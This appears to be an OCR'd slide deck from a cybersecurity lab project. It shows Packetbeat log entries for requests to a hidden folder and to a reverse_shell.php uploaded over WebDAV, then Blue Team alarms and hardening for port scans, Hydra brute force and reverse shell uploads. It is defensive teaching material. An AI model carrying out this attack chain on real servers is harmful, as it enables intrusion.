




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,604

Analysis: Finding the WebDAV Connection



52 hits

May 1, 2022 @ 12:26:24.639 - May 7, 2022 @ 12:26:08.911 — Auto

source.ip	192.168.1.90
# source.port	60328
t status	OK
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/webdav/reverse_shell.php
t url.path	/webdav/reverse_shell.php
t url.scheme	http

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Notify Soc Analyst when >3 ports are scanned in a short period of time from the same IP address

System Hardening

- Set firewall rule to close all ports when not in use.
- Whitelist important IP addresses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Notify Soc Analyst when ANY external non-trusted IP address access secret_folder

System Hardening

- Remove path secret_folder on web server.
- Install proper index page.
- Whitelist IP addresses that need to access secret_folder.
- Change name of secret_folder.

Mitigation: Preventing Brute Force Attacks

Alarm

- Notify Soc Analyst when Hydra is used.
- Notify Soc when >5 failed login attempts occur.
- Notify Soc when there are >3 requests per second.
- Notify Soc when non-trusted IP address have success codes (200).

System Hardening

- Strong password policy.
- Add Progressive delays with each failed attempt.
- Add captcha to stop automated login attempts.
- Add two-factor authentication

Mitigation: Detecting the WebDAV Connection

Alarm

- Notify Soc Analyst when ANY external non-trusted IP addresses access webdav.

System Hardening

- Whitelist Admin IP addresses.
- Block All external traffic.
- Use SSH keys for connection.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Notify Soc Analyst when a external IP has a PUT request made to webdav.

System Hardening

- Block All external non-trusted IP addresses.
- Limit write privileges to Admins only.

The End